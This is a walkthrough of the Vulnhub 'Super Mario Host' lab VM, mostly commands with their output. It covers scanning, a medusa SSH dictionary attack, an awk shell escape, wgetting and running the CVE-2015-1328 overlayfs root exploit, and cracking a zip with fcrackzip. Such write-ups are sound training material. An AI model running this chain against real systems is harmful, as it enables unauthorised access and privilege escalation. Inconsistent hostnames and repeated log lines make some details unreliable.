

Vulnhub's vulnerable lab challenge Super Mario VM

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About Vulnhub

- To provide materials that allows anyone to gain practical 'hands-on' experience in digital security, computer software & network administration



Target VM

- Target VM: Super-Mario-Host

- Download ova file

<https://download.vulnhub.com/supermariohost/Super-Mario-Host-v1.0.1.ova.torrent>

- Import the ova file into your favorite hypervisor



- Attach a DHCP enable vmnet to the machine and run it

- Objective

Find the hidden flag.

Test Setup

© Testing environment

Linux Kali (attacker) >>> Firewall >>> Super-Mario-Host (target vm)

Walkthrough

© From the attacker machine run the following command to find out Target VMs IP address:

```
root@LUCKY64:/opt# netdiscover -i eth3 -r 192.168.102.0
Currently scanning: Finished! | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.102.1	00:50:56:c0:00:06	1	60	Unknown vendor
192.168.102.129	00:0c:29:29:8c:77	1	60	Unknown vendor
192.168.102.254	00:50:56:f4:e1:82	1	60	Unknown vendor

© Scan the target machine IP (192.168.102.129)


```
root@LUCKY64:/opt# ./Scan.py
TCP port 22 is open
TCP port 8180 is open
```



- Two ports are open: Port 22 – Used for SSH; Port 8180 – Used to serve a web application

Walkthrough

◎ Explore target machine's port 8180 in a browser



Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working.
Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.org.

Thank you for using nginx.

◎ Nginx web server

Walkthrough

© Use dirb tool to scan the web application

```
root@LUCKY64:~# dirb http://192.168.102.129:8180 /usr/share/wordlists/dirb/big.tx
-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Mon Jul 31 21:49:22 2017
URL_BASE: http://192.168.102.129:8180/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
-----


GENERATED WORDS: 20458

--- Scanning URL: http://192.168.102.129:8180/ ---
+ http://192.168.102.129:8180/server-status (CODE:403|SIZE:215)
+ http://192.168.102.129:8180/vhosts (CODE:200|SIZE:1364)
-----

END TIME: Mon Jul 31 21:49:37 2017
DOWNLOADED: 20458 - FOUND: 2
```

Walkthrough

© Explore vhost in URL 192.168.102.129:8180/vhosts in a browser



```
<VirtualHost *:80>
# The ServerName directive sets the request scheme, hostname and port that
# the server uses to identify itself. This is used when creating
# redirection URLs. In the context of virtual hosts, the ServerName
# specifies what hostname must appear in the request's Host: header to
# match this virtual host. For the default virtual host (this file) this
# value is not decisive as it is used as a last resort host regardless.
# However, you must set it for any further virtual host explicitly.

ServerName mario.supermariorhost.local
ServerAdmin webmaster@localhost
DocumentRoot /var/www/supermariorhost
DirectoryIndex mario.php

# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the loglevel for particular
# modules, e.g.
#LogLevel info ssl:warn

ErrorLog ${APACHE_LOG_DIR}/supermariorhost_error.log
CustomLog ${APACHE_LOG_DIR}/supermariorhost_access.log combined


# For most configuration files from conf-available/, which are
# enabled or disabled at a global level, it is possible to
# include a line for only one particular virtual host. For example the
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".
#Include conf-available/serve-cgi-bin.conf
</VirtualHost>
```

Walkthrough

© Add mario.supermariahost.local into /etc/hosts

```
root@LUCKY64:~# cat /etc/hosts | grep super  
192.168.102.129 mario.supermariahost.local
```

© Explore mario.supermariahost.local in a browser



Not much information from port 8180, move towards port 22.

Walkthrough

© Use a dictionary attack to find out ssh credentials.

Use famous Mario characters in the wordlist: mario, luigi, peach, toad, yoshi.

```
root@LUCKY64:/opt3# cat Mario
mario
luigi
peach
toad
yoshi
```

© Use john the ripper to generate a password dictionary

```
root@LUCKY64:/opt3# john --wordlist:Mario --rules --stdout >> Password
Press 'q' or Ctrl-C to abort, almost any other key for status
256p 0:00:00:00 100.00% (2017-07-31 22:35) 948.1p/s Yoshing
```

© Use medusa for password cracking with username dictionary from Mario file, and password dictionary Password.

▲ Credentials found

Username: luigi

Password: luigi1

```
medusa v2.2 (http://www.medusa-sec.org) [0] ssh@192.168.102.129
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: mario (1 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: luigi (2 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: peach (3 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: toad (4 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: yoshi (5 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: Mario (6 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: luigi1 (7 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: peach (8 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: toad (9 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: Yoshi (10 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: marios (11 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: luigi1 (12 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: paaches (13 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: loads (14 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: yoshia (15 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: mariol (16 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: luigi1 (17 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: luigi1 (17 of 255 complete)
```

Walkthrough

- © Connect via SSH to the server and find the linux version

```
luigi:~$ ?
awk cat cd clear echo exit help history ll lpath ls lsudo vim
luigi:~$ awk 'BEGIN{system("uname -a")}'
Linux supermariohost 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
luigi:~$
```

- © Can obtain root with with the following exploit 3.13.0 overlays local root in Ubuntu; exploit-db website

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) -
'overlays' Privilege Escalation

EDB-ID: 37292	Author: rebel	Published: 2015-06-16
CVE: CVE-2015-1328	Type: Local	Platform: Linux
Aliases: ofs, ofs.c, overlays	Advisory/Source: N/A	Tags: N/A
E-DB Verified: 	Exploit:  Download /  View Raw	Vulnerable App: N/A



Walkthrough

© Download the exploit, compile and run it

▲ wget <https://www.exploit-db.com/download/37292>

▲ Compile

```
luigi@supermar10host:~$ gcc 37292.c -o 37292
luigi@supermar10host:~$
luigi@supermar10host:~$
luigi@supermar10host:~$ file 37292
37292: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=5afa4280347548bcbb686417da6d66aea21bda2, not stripped
```

▲ Run it and get root privilege

```
luigi@supermar10host:~$ ./37292
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
#
#
# whoami
root
```

Walkthrough

© Obtain the first flag, crack the password (using fcrackzip) and unzip it ;
Found the hidden flag. Objective completed.

```
# pwd
/root
# ls
Desktop Documents Downloads FLA Music Pictures Public Templates Videos flag.zip
#
root@LUCKY64:/opt3/SecLists/Passwords# fcrackzip flag.zip -D -p /usr/share/wordlists/rockyou.txt
PASSWORD FOUND!!!!: pw == ilovepeach
root@LUCKY64:/opt3# unzip flag.zip
Archive:  flag.zip
[flag.zip] flag.txt password:
  inflating: flag.txt
```

References

- Vulnhub website

<https://www.vulnhub.com>

- Vulnerable VM download

<https://download.vulnhub.com/supermariorhost/Super-Mario-Host-v1.0.1.ova.torrent>

- Exploit DB

<https://www.exploit-db.com/>